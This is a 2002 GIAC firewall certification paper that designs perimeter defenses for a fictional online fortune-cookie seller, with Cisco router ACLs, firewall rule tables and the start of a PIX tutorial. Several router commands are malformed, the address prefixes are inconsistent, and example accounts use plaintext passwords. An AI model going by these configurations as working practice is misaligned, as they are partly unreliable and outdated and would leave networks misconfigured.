Global Information Assurance Certification Paper

GIAC ENTERPRISES

SECURITY ARCHITECTURE AND POLICY

SUBMITTED BY:

JANICE ROBINSON-WELLS

FIREWALLS, PERIMETER PROTECTION, AND VPNS

SANS 2002 – ORLANDO, FL

GCFW PRACTICAL

VERSION 1.7

Table of Contents

List of Figures

Assignment 1 – Security Architecture

Abstract

The document attempts to define a network security architecture for GIAC Enterprises. Along with the security architecture, I am defining security policies for the perimeter security devices. A tutorial for implementing the external firewall policy has been included to further the knowledge of the Internet community. An audit of the external firewall, along with other perimeter security devices is being conducted to verify that the firewall is implementing GIAC Enterprises' security policy. Finally, I have chosen a previously posted practical and placed it under fire and scrutiny. I attempted to exploit known vulnerabilities and misconfigurations of the firewall as well as other perimeter devices.

The combination of the following assignments is submitted towards my Global Information Assurance Certification (GIAC) endeavor, thus demonstrating my knowledge of the course material and perimeter security best practices.

1.0 Business Operations Overview

Define a network security architecture for GIAC Enterprises, an e-business which deals in the online sale of fortune cookie sayings.

Your architecture must consider access requirements (and restrictions) for:

- Customers (Companies or individuals that purchase bulk online fortunes)
- Suppliers (Companies that supply GIAC Enterprises with their fortune cookie sayings)
- Partners (International companies that translate and resell fortunes)
- GIAC Enterprises employees located on GIAC Enterprise's internal network
- GIAC Enterprises mobile sales force and teleworkers

In designing your architecture, you **must** include the following components:

- Filtering Router(s)
- Firewall(s)
- VPN(s)

GIAC Enterprises (GIACE), a privately held company located in Leesburg, VA, provides a secure online capability for the sale of fortune cookie sayings. While considered a medium size company, GIACE is on its way to becoming a major giant in the e-commerce market. The company has just found it's niche and has decided to expand it current offerings to include marketing fortunes related to love, happiness, and martial bliss to wedding planners and caterers.

Their overall intent is to provide confidentiality, availability, and integrity of their enterprise network while consistently supporting it's customers, suppliers, partners, and employees.

1.1 The Problem

- **Separate Offices**
  GIACE has remote users, telecommuters, partners, and suppliers at separate locations that need to communicate, collaborate, and securely access the fortune cookie sayings and customer information. They have closed the small three man offices that were being staffed in Maryland and Washington, DC. These offices consisted of telecommuters and the mobile sales force. The elimination of these offices were save money that would have been spent on leases, duplication of equipment, and dial up costs associated with these remote users.

- **Unreliable Existing Connections**
  The existing method of sharing files and information via email and FTP is unreliable. This type of information sharing inhibits GIACE's ability to gain the very valuable business intelligence that is required to manage the current operations.

- **Limited IT Budget**
  GIACE has a limited IT budget and it cannot afford costly dedicated WAN connections. The consolidation of resources and the elimination of maintenance costs will greatly reduce the operations and maintenance expenditures. The elimination of these costly services will allow GIACE to fund needed security infrastructure improvements incrementally and as required.

- **Need for Growth**
  GIACE needs to find alternatives to its current business practices to prevent potential loss of business and to position itself as an e-business for future growth. New infrastructure improvements would greatly enhance GIACE's ability to keep up with the expected growth as well as maintaining the confidentiality, integrity, and availability of its current and future network environment.

1.2 Assumptions

The GIACE comprehensive network security architecture consists of a security policies and procedures, relevant personnel security awareness and training, and properly configured and utilized network security devices. Each security device has fundamental advantages and disadvantages with respect to mitigating a threat and other attributes such as cost and design flexibility. This network security architecture trades off these attributes in meeting both the security and operational needs of the users. This requires an understanding of the network architecture, the threats against the network, the network's vulnerabilities, and the most effective application of each security function or device in mitigating the threats.

1.3 Access Requirements and Restrictions

1.3.1 Customer Access Requirements

GIACE customers will connect to the GIACE website via a web server utilizing Secure Sockets Layer (SSL) to order fortune cookie sayings. Customer authentication via username and password is the recommended approach for managing customer accounts. Stringent password policies shall be implemented and enforced for all user accounts.

The following protocols and services are required for GIACE customers:

- Sending email to GIACE via the customer's email client
- Resolving host names of the web server and mail server via the DNS server
- Web server page access via HTTP and HTTPS using the customer's web browser

Destination	*Service*	*Port*
SMTP Server	SMTP	TCP 25
DNS Server	DNS	UDP 53
Web Server	HTTP	TCP 80
	HTTPS	TCP 443

1.3.2 Supplier Access Requirements

GIACE suppliers have a requirement to access the GIACE network to perform business functions such as order request and fulfillment of fortune cookie sayings. They will provide fortune cookie sayings to GIACE via a site-to-site virtual private network (VPN). A web portal will provide the interface for the suppliers to enter these fortune cookie sayings based the category (i.e. love, success, etc.), and are subsequently written to the back-end database. The access to this portion of the portal will be restricted to only the suppliers. We will restrict their access using access control lists.

1.3.3 Partner Access Requirements

The GIACE partners have a requirement to translate and sale fortune cookie saying internationally. A separate web portal will provide an interface for partners to query fortune cookies based on the categories, extract these fortunes from the database in a structured manner, and format and resell them to international companies. They are located in two countries currently (Japan and Korea).

The following protocols and services are required for the suppliers and partners of GIACE.

- Remote access functionality
- Updating and querying of the fortunes (database records)

Destination	*Service*	*Port*
VPN Gateway	ESP	IP Proto 50
VPN Gateway	IKE	UDP 500
Oracle Database Server	SQL*Net	TCP 1521

1.3.4 GIAC Employee Access Requirements

Support for full-time onsite employees and full-time telecommuters (those who work from home or the mobile sales force) will be accomplished in varying ways through the GIACE enterprise network. Onsite employees will access the internal network locally utilizing their Windows 2000 Professional clients. They will have access to all services to include email, fortunes' databases, customer relation management information, and other business applications. Their requirements for email, Internet, and access to the business servers are in direct support of GIACE's operation and it's customers.

The GIACE mobile sales force and the teleworkers will access the internal network via a client-to-site VPN using hardened Windows 2000 laptops. All laptops will have a personal firewall installed on it and the latest antivirus software. All VPN connections will terminate in at the VPN concentrator. They require access to the sales and fortunes databases, as well as internal services such as email and other internal services housed on the GIACE Intranet.

The following protocols and services are required for the internal, mobile, and telecommuting employees of GIACE:

- Remote access to GIACE Business Servers
- Access to internal email and Intranet
- Updating, querying, and running reports via the database
- Access to the Internet
- Remote administration of servers located on the public DMZ

- Updating web content

Destination	*Service*	*Port*	*Employee Type*
SMTP Server	SMTP	TCP 25	Internal Remote
Mail Server	POP3	TCP 110	Internal Remote
DNS Server	DNS	UDP 53	Internal Remote
Web Server	HTTP HTTPS	TCP 80 TCP 443	Internal Remote
VPN Gateway	ESP IKE	IP Prot 50 UDP 500	Remote Remote
SSH Server	SSH	TCP 22	Internal Remote

1.4 Proposed Network Architecture

1.4.1 Network Diagram



FIGURE 1-1 GIACE NETWORK DIAGRAM

1.4.2 IP Address Scheme

Subnet	External IP Address (Globally Routable)	Private IP Address (RFC 1918)
Internet	199.127.36.0/27	N/A
Public DMZ	199.127.36.64/27	172.16.1.0/24
VPN Subnet	199.127.36.96/27	172.16.2.0/24
Internal Network	N/A	172.16.3.0/24 172.16.4.0/24 (Remote Access Pool) 172.16.5.0/24 (Internal Servers) 172.16.6.0/24 (Corporate Clients) 172.16.7.0/24 (Corporate Clients) 172.16.8.0/24 (Corporate Clients)
Management LAN	N/A	172.16.9.0/24
Suppliers IP Address Pool		172.16.10.0/24
Partners IP Address Pool		172.16.11.0/24

1.4.3 Network Components[1]

Internet

Border Router

As the first line of defense, we're utilizing a Cisco 3620[2] modular access router running IOS 12.2 to protect the GIACE network from the Internet. It provides the packet filtering capability and is configured to block or filter protocols and addresses that are denied/permitted based on the rules that reflect the security policy for GIACE. It is appropriate for the GIACE network due to our modest packet filtering needs, however the stateful packet filtering will be performed via the PIX firewall.

This particular router is scalable and should accommodate the future expansion of the company. The T-1 interface will connect the router to the ISP and one Ethernet module will provide connectivity to the external firewall interface.

[1] GIACE has determined that a technology refresh will be conducted as necessary to maintain the highest security posture for the GIACE network. All information technology associates will be properly trained prior to technology being deployed.
[2] http://www.cisco.com/warp/public/cc/pd/rt/3600/

External Firewall

The external firewall that has been chosen for this network is the Cisco PIX 515[3] running firmware version 6.2. It is the second layer of defense for packets inbound or outbound to the DMZ, VPN, and internal subnets. This firewall is adequate for GIACE because of its rather small business environment, and it's placement on the network is consistent with best practices for securing the network perimeter. It also offers stateful high availability capabilities that can be leveraged in the near future. The support for multiple interfaces (six total) is also an added benefit for the proposed architecture. Another factor in selecting Cisco PIX as the firewall of choice is the fact that GIACE currently has three network engineers that already have Cisco PIX training and are Cisco Certified Network Professionals (CCNPs).

Public DMZ

External DNS

A split DNS architecture has been deployed for GIACE. We are using a dedicated, hardened BIND[4] (Version 9.2.1) DNS server for our external DNS server running on a Linux 7.3 server. The operating system was chose due to its ease of use, price, and availability of support. We have restricted zone transfers from all unauthorized domains. We are only allowing zone transfers from the ISP's DNS server which act as a secondary for giac.com. We are also disallowing recursive queries, thus mitigating the vulnerability of spoofing attacks. A non-recursive name server is very difficult to spoof, since it does not send queries or cache any data.

External Mail

The latest version of Sendmail[5] (Version 8.12.6) is installed and is acting as our mail relay for giac.com domain. It was selected due to economical reasons and the widespread use of this technology across the Internet. It is running on a hardened Linux 7.3 server that includes the latest patches and updates. As a relay, it passes all inbound messages destined for giac.com to the inbound mail server. It also relays outbound messages that are destined for domains across the Internet.

External Web Server

The Apache[6] web server using the latest version (Version 2.0.42) is being used for our public web presence and the front end to our fortune cookie online

[3] http://www.cisco.com/warp/public/cc/pd/fw/sqfw500/prodlit/p515e_ds.htm
[4] http://www.isc.org/products/BIND/
[5] http://www.sendmail.org/8.12.6.html
[6] http://httpd.apache.org/

ordering system. The ssl_mod is installed to support strong encryption, and a digital certificate is installed to provide authenticity. We are running the web servers utilizing Sun Solaris version 8 and load balancing technology.

Intrusion Detection System

We are using Snort[7] (Version 1.8.7), a lightweight network intrusion detection system, to monitor the Public DMZ and to log suspected intrusion events. It was selected due to economical reasons and the widespread use of this technology across the Internet. We are also running Snort on a Linux 7.3 host on the Management subnet with the following software packages loaded to provide additional analysis and visualization capabilities: Apache web server, MySQL database server, Webmin, and the ACID console. As we deploy additional IDSes, we hope to send all alerts to the ACID console for aggregation and additional analysis.

Network Time Protocol Server

Network Time Protocol (NTP) is being used to synchronize device clocks on the network against a valid, accurate time source. We are using latest version of NTP to synchronize time across the GIACE network, and the specification for NTP version 3 is defined in RFC 1305[8].

VPN Subnet

Cisco VPN 3030 Concentrator

The Cisco VPN 3030 Concentrator[9] was chosen for its high availability, performance, and scalability. With this remote access VPN platform, GIAC Enterprises can reduce its costs associated with modem pools, long distance charges, and charges associated with operation and maintenance of such devices. This device is upgradeable and will provide the capability necessary for supporting the GIAC Enterprises employees as well as suppliers/partners.

The VPN 3030 concentrator terminates all tunneled IPSec VPN connections for employees, partners, and suppliers. The border router filters the external interface of the VPN concentrator, and its internal interface connects to the PIX firewall that applies ACLs for decrypted traffic before routing it to the DMZ or internal network.

[7] http://www.snort.org
[8] http://www.es.net/pub/rfcs/rfc1305.txt
[9] http://www.cisco.com/univercd/cc/td/doc/pcat/3000.htm

Assignment 2 – Security Policy and Tutorial

Based on the security architecture defined in Assignment 1, provide a security policy for AT LEAST the following three components:

- Border Router
- Primary Firewall
- VPN

2.0 Perimeter Security Policy and Tutorial

This section defines that security policy for the border router, primary firewall, and the VPN concentrator.

2.1 Border Router Security Policy

The overall network security policy of GIACE is beyond the scope of this paper, however it can be assumed that a detailed network security policy is well defined for this network. We view this security policy as a living document, and it is intended that this document will be revisited and updated regularly as changes occur in the network or as the objective of the border router changes.

We have decided to utilize the NSA Router Security Configuration Guide as the foundation for developing the border router security policy for GIACE. We feel that the specific recommendations defined in this guide are very fitting as stated below:

> *Typically, the network that a router serves will have a security policy, defining roles, permissions, rules of conduct, and responsibilities. The policy for a router must fit into the overall framework. The roles defined in the router security policy will usually be a subset of those in the network policy. The rules of conduct for administering the router should clarify the application of the network rules to the router.*[10]

2.1.1 Controlling Access to the Router

A login banner, which includes GIACE legal notice, is configured to warn would be intruders of the legal implications of unauthorized use of this device. The banner is configured using the following command:

giac_3600 (config)# **banner motd # ..#**

The GIACE legal notice is shown below:

[10] http://nsa1.www.conxion.com/cisco/index.html

```
**************************************WARNING*****************************************
YOU HAVE CONNECTED TO PRIVATE COMPUTER SYSTEM.  IF YOU ARE
NOT AUTHORIZED ACCESS TO THIS SYSTEM, DISCONNECT NOW.
**************************************WARNING*****************************************
```

Console Access

```
giac_3600(config)# username jporter password 0 yourpassword
giac_3600(config)# line con 0
giac_3600(config-line)# exec-timeout 5 00
giac_3600(config-line)# login local
```

VTY and Remote Router Administration

```
giac_3600(config)# username jporter password 0 mypassword
giac_3600(config)# line vty 0 4
giac_3600(config-line)# transport input ssh
giac_3600(config-line)# login local
```

Terminate SSH connections if left idle for more than 2 minutes. Disconnect after 3 unsuccessful authentication attempts.

```
giac_3600(config-line)# ip ssh time-out 120
giac_3600(config-line)# ip ssh authentication-retries 3
```

Deny access to the router except from our management subnet (172.16.9.0/24)

```
giac_3600(config)# access-list 1 permit 172.16.9.0 0.0.0.255
giac_3600(config)# access-list 1 deny  ip any any log
giac_3600(config)# line vty 0 4
giac_3600(config-line)# access-class 1 in
giac_3600(config-line)# end
```

2.1.2 Privileges

The senior network administrators at GIACE will have more router access privileges than the junior network administrators. This will cut down on the number of misconfigurations and mistakes made when reconfiguring the routers.

Passwords

The following commands are used to secure user accounts and passwords.

enable secret

This command provides stronger encryption for the enable password only where the password-encryption service protects VTY, AUX and Console passwords.

service password-encryption

Encrypts all clear-text passwords stored in configuration and visible via the show conf command. This is important since our configuration files are backed up to a management server.

Accounts

The network administrators at GIAC are all assigned individual usernames, passwords, and privileges for managing the routers.

giac_3600 (config)# username jporter password sHoEnuf$
giac_3600 (config)# username jporter privilege 1
giac_3600 (config)# privilege exec level 1 show ip
giac_3600 (config)# privilege exec level 1 show
giac_3600 (config)# username dsimpson password GiVMeSuM1
giac_3600 (config)# username dsimpson privilege 15
giac_3600 (config)# privilege exec level 15 show access-list
giac_3600 (config)# privilege exec level 15 show ip accounting

2.1.3 Disabling Unneeded Services and Features on the Router

The following services are not needed and are disabled per the GIACE router security policy. Configure these commands on the router in global configuration mode using the following command: giac_3600 (config)#

Command	*Description*
no cdp run	Disables the Cisco Discovery Protocol (CDP), which allows routers to identify each other on the LAN.
no service tcp-small-servers no service udp-small-servers	Disables TCP and UDP connections to the Echo, Chargen, Daytime, and Discard services.
no service finger	Disables connections to the Finger service (TCP port 79).
no ip http server	Disables the web server on newer versions of the Cisco IOS.

no ip bootp server	Disables the feature that allows other routers to load their operating system from a router acting as a central repository of IOS software.
no ip source route	Disables the option that can be used to specify a direct route to a destination and return path back to the origination, thus reducing the ability to spoof addresses.
no snmp	Disables the SNMP management features of the Cisco router.

Table 2-1 Border Router Disabled Services

The following interface specific services are also disabled per the GIACE router security policy. Configure these commands on the router in the per interface mode using the following command: Giac_3600 (config-if)#

Command	*Description*
no ip proxy-arp	Disables proxy ARP on each interface that is not needed.
no ip-directed-broadcasts	Disables the converting of Layer 3 broadcasts into Layer 2 broadcasts. This command limits the effects of a "SMURF" attack. The "SMURF" attack sends a large volume of ICMP packets to a Layer 3 broadcast address.
no ip unreachable no ip redirect no ip mask-reply	Disables the automatic generation of ICMP messages that would aid an attacker in gathering information about your network.

Table 2-2 Border Router Disabled Interface Specific Services

2.1.4 Access Control Lists and Filtering

The basic structure for an access list rule is shown below.

access-list *list-number* **{deny | permit}** *condition*

The following is the syntax for a statement (rule) in a standard IP access list:

access-list *list-number* {deny | permit} *source [source-wildcar*d] **[log]**

The following is simplified syntax for a statement in an extended IP access list:

access-list *list-number* **{deny** | **permi**t} *protocol source source-wildcard source- qualifiers destination destination-wildcard destination-qualifiers* **[log | log-input]**

Inbound Access Control Lists (Ingress Filtering)

```
giac_3600 (config)# int serial 0/0
giac_3600 (config-int)# ip address 199.120.36.1 255.255.255.224
giac_3600 (config-int)# ip access-group 100 in
giac_3600 (config-int)# ip access-group 101 in
```

! Blocks all private addresses as defined in RFC 1918. These address are often used in "spoofing attacks".

```
access-list 100 deny ip 10.0.0.0 0.255.255.255 any log
access-list 100 deny ip 172.16.0.0 0.0.255.255 any log
access-list 100 deny ip 192.168.0.0 0.0.255.255 any log
```

! Do not allow any inbound IP packet that contains an IP address from any local host address.

```
access-list 100 deny ip 127.0.0.0.0 0.255.255.255 any log
```

! Do not allow any inbound IP packet that contains an IP address from the multicast address range.

```
access-list 100 deny ip 224.0.0.0.15.255.255.255 any log
```

! Do not allow any inbound IP packet that contains an IP address from the Class E reserved network.

```
access-list 100 deny ip 240.0.0.0 63.255.255.255 any log
```

! Do not allow any inbound IP packet that contains an IP address from the link-local DHCP default network.

```
access-list 100 deny   ip 169.254.0.0 0.0.255.255 any log
```

! Do not allow any inbound IP packet that contains an IP address from the documentation/test network.

```
access-list 100 deny   ip 192.0.2.0 0.0.0.255 any log
```

! Do not allow IP ranges that have invalid source IP addresses.

```
access-list 100 deny ip 1.0.0.0 0.255.255.255 any log
access-list 100 deny ip 2.0.0.0 0.255.255.255 any log
access-list 100 deny ip 5.0.0.0 0.255.255.255 any log
access-list 100 deny ip 7.0.0.0 0.255.255.255 any log
access-list 100 deny ip 23.0.0.0 0.255.255.255 any log
access-list 100 deny ip 27.0.0.0 0.255.255.255 any log
! …….
```

! Do not allow any hosts without an IP address.

```
access-list 100 deny  ip host  0.0.0.0 0 any log
```

! Do not allow any inbound IP packet that contains an IP address from the internal network to avoid IP spoofing.

```
access-list 100 deny ip 199.120.36.0.0.0.0.31 any log
```

! Blocking dangerous services thus reducing vulnerabilities defined in the
! SANS/FBI 20 Most Critical Internet Security Vulnerabilities

! RPC and NFS-- Portmap/rpcbind (111/tcp and 111/udp), NFS (2049/tcp and 2049/udp), lockd (4045/tcp and 4045/udp)

```
access-list 100 deny tcp any any eq 111 log
access-list 100 deny udp any any eq 111 log
access-list 100 deny tcp any any eq 2049 log
access-list 100 deny udp any any eq 2049 log
access-list 100 deny tcp any any eq 4045 log
access-list 100 deny udp any any eq 4045 log
```

! NetBIOS in Windows NT -- 135 (tcp and udp), 137 (udp), 138 (udp), 139 (tcp). Windows 2000 – earlier ports plus 445(tcp and udp)

```
access-list 100 deny tcp any any range 135 139 log
```

```
access-list 100 deny udp any any range 135 139 log
access-list 100 deny tcp any any eq 445 log
access-list 100 deny udp any any eq 445 log
```

! X Windows -- 6000/tcp through 6255/tcp

```
access-list 100 deny tcp any any range 6000  6255 log
```

! Disallow miscellaneous services that are not required for GIACE's business needs (SNMP, syslog, and TFTP).

```
access-list 100 deny udp any any range 161 162 log
access-list 100 deny udp any any range 514 log
access-list 100 deny udp any any range 69 log
```

! block common high-order HTTP port choices (8000/tcp, 8080/tcp, 8888/tcp, etc.)

```
access list 100 deny tcp any any eq 8000 log
access list 100 deny tcp any any eq 8080 log
access list 100 deny tcp any any eq 8888 log
```

! Permit DNS traffic from Internet at ISP. Allow zone transfer from ISP IP address only.

```
access-list 100 permit udp any host 199.120.36.69 eq domain
access-list 101 permit tcp host 1.1.1.1 host 199.120.36.69 eq domain
access-list 101 deny tcp any any eq 53 log
```

! Permit HTTP/HTTPS traffic to the GIACE web servers

```
access-list 100 permit tcp any 199.120.36.67  eq www
access-list 100 permit tcp any 199.120.36.67  eq 443

access-list 100 permit tcp any 199.120.36.68  eq www
access-list 100 permit tcp any 199.120.36.68  eq 443
```

! Permit inbound email traffic to the external mail server.

```
access-list 100 permit tcp any host  199.120.36.66  eq smtp
```

! Permit traffic to reach our VPN concentrator. The specific filtering of IP addresses are handled at the firewall.

```
access list 100 permit udp any 199.120.36.98 eq 500
access list 100 permit esp any 199.120.36.98
```

! Do not allow ICMP packets except "packet too big" messages. These packets are type 3, code 4 and are used for MTU discovery

```
access-list 100 permit icmp  any 199.120.36.0 0.0.0.31 3 4
access-list 100 deny icmp any 199.120.36.0 0.0.0.31 log
```

! Permit only established traffic to protect GIACE from DoS attacks

```
access-list 100 permit tcp any any established
```

! Permit only traffic destined for the GIACE address space.

```
access-list 100 permit ip any 199.120.36.0.0.0.31 any
```

! Explicitly deny all addresses other than the ones that are explicitly permitted.

```
access-list 100 deny ip any any log-input
```

Outbound Access Lists (Egress Filtering)

```
Giac_3600 (config)# interface fastethernet 0/1
Giac_3600 (config-int) ip address 172.16.5.1 255.255.255.0
Giac_3600 (config-int)# ip access-group 102 out
```

! Permit MTU size discovery so the sending host can resend small packets

```
access-list 102 permit icmp any any packet-too-big
```

! Do not allow echo-replies out of the GIAC network.

```
access-list 102 deny icmp any any echo-reply
```

! Do not allow ICMP time exceeded from being returned to the Internet.

```
access-list 102 deny icmp any any time exceeded
```

! Do not allow any outbound IP packet that contains an IP address other than a valid one from the GIACE public Internet address space.

```
access-list 102 permit ip 199.127.36.0.0.0.31 any
```

! Explicitly deny all addresses other than the ones that are explicitly permitted.

```
access-list 102 deny ip any any log-input
```

2.1.5 Logging

We will enable logging to the syslog servers and to the console in the management network using the following commands:

```
giac_3600(config)#logging 172.16.9.1
giac_3600(config)#logging trap emergencies
giac_3600(config)#logging trap alerts
giac_3600(config)#logging trap debugging
giac_3600(config)#logging console emergencies
giac_3600(config)#logging console alerts
```

2.2 External Firewall Policy

2.2.1 External ACL

The first access control list is applied inbound to the outside interface of the firewall. Rules 1-3 allow access to the Public DMZ services from the Internet. External traffic destined for the DNS server, mail relay, and the web server is permitted, however all other inbound traffic is discarded unless the specific services and ports and explicitly permitted. Rules 4-6 permit the mobile sales force, telecommuters, suppliers, and partners access to the VPN subnet via the VPN concentrator. All traffic is handled as Internet traffic, thus passing through the firewall prior to termination at the VPN concentrator. Rules 7-8 allow the border router to access the NTP server located in the DMZ and the syslog server located in the internal network. The final rule (#9) explicitly denies anything not permitted.

Number	Action	Source Host/Network	Destination Host/Network	Service
1	Allow	Internet	DNS Server	dns, udp dns, tcp
2	Allow	Internet	Mail Server	smtp, tcp
3	Allow	Internet	Web Server	http, tcp https, tcp
4	Allow	Internet	VPN Subnet Supplier Network	500, udp 50, ip protocol
5	Allow	Internet	VPN Subnet Partner Subnet	500, udp 50, ip protocol
6	Allow	Internet	VPN Subnet Remote Users	500, udp 50, ip protocol
7	Allow	Internet	NTP Server	ntp, udp

8	Allow	Border Router	Log Server	syslog, udp
9	Deny	Any	Any	Any

2.2.2 DMZ ACL

Rules 10-12 allow the Public DMZ services to forward DNS inquiries and replies, forward mail to the Internet, and forward requests to the NTP server. Rule 13 permits the web server front end to access the Oracle database backend for order processing and fulfillment. Rule 14 permits all DMZ hosts to send syslog traffic to the syslog server. Again, we have denied all traffic that has not been specifically permitted with Rule 15.

Number	Action	Source Host/Network	Destination Host/Network	Service
10	Allow	DNS Server	Internet	dns, udp
11	Allow	Mail Server	Internet	smtp, tcp
12	Allow	NTP Server	Internet	ntp, udp
13	Allow	Web Server	Oracle DB Servers	sql*net, tcp
14	Allow	Any	Syslog	syslog, udp
15	Deny	Any	Any	Any

2.2.3 VPN ACL

Rules 16-20 allow the mobile sales force, telecommuters, suppliers, and partners access to specific services on the internal network. The mobile sales force and the telecommuters will have access to all internal services, while the suppliers and partners only have access to the Oracle databases. Rules 21-22 permit the administrators to remotely configure network devices via the network management console, and all logs are written to the syslog server in the management network. Again, we have denied all traffic that has not been specifically permitted with Rule 23.

Number	Action	Source Host/Network	Destination Host/Network	Service
16	Allow	VPN Subnet Suppliers	Oracle DB Server	sql*net, tcp
17	Allow	VPN Subnet Partners	Oracle DB Servers	sql*net, tcp
18	Allow	VPN Subnet Remote Users	Oracle DB Servers	sql*net, tcp
19	Allow	VPN Subnet	Mail Server	smtp, tcp

20	Allow	Remote Users VPN Subnet Remote Users	DNS Server	dns, udp
21	Allow	Administrators	NMS	ssh, tcp
22	Allow	Any	Syslog	syslog, udp
23	Deny	Any	Any	Any

2.2.4 Internal ACL

Rules 24-28 permit internal network clients to access the web via HTTP and HTTPs, send email bound for the internal network as well as the Internet via the mail server, and query the DNS hierarchy via the external name server. We are also allowing FTP from the internal network clients to the Internet. Rules 29-32 permit the management console/server located in a separate subnet to manage perimeter devices via SSH. We are also allowing the web server administrators to push updates to the public web server via SSH for added protection. Rule 33 is a "catch-all" rule stating that everything not previously allowed is explicitly denied.

Number	Action	Source Host/Network	Destination Host/Network	Service
24	Allow	Any	Internet	http, tcp https, tcp
25	Allow	Internal Mail Server	DMZ Mail Relay	smtp, tcp
26	Allow	Any	Mail Server	pop3, tcp
27	Allow	Any	FTP Server	ftp, tcp
28	Allow	Any	DNS Server	dns, udp
29	Allow	Management Server	Web Server	ssh, tcp
30	Allow	Management Server	VPN Concentrator	ssh, tcp
31	Allow	Management Server	Border Router	ssh, tcp
32	Allow	Management Server	IDS	ssh, tcp
33	Deny	Any	Any	Any

Rule Ordering

The order of the rules for the GIACE network will be constantly checked on based on their usage and optimized based on the traffic. We will also keep the more specific rules first, and place the more general rules last. This prevents a

general rule being matched before hitting a more specific rule. Also, we have concluded that our firewall's performance will be more efficient as a result of the simplicity and number of rules, thus cutting down on the number of misconfigurations.

2.3 Cisco PIX Firewall Tutorial

With this tutorial, I will attempt to show a junior network engineer how to minimally configure a PIX firewall and get it up and running within his network environment. This can also be applicable for training in a lab environment for junior network engineers as well.

I must assume that the OS does not need upgrading and that the PIX has been configured with the default configuration using the interactive prompts (i.e. password, hostname, and domain name).

In order to get started with the configuration, we must first enter enable mode on the firewall. We will then configure the PIX from the terminal:

```
giac_fw>  en
giac_fw>  config t
```

There are six basic configuration commands for the PIX firewall. In this tutorial we will explore each of these commands, and apply them using the GIACE defined firewall policy as defined in the firewall rule set tables above. Other commands and configuration settings will also be discussed throughout the tutorial that are required to make the PIX firewall operational.

Nameif Command

This command assigns a name to each interface on the firewall and the security level with the exception of the inside and outside firewall interfaces which is named by default.

The GIACE configuration would look like this:

```
Nameif   Ethernet 0  outside  security 0
Nameif   Ethernet 1  inside    security 100
Nameif   Ethernet 2  dmz       security 50
Nameif   Ethernet 3  vpn       security 75
```

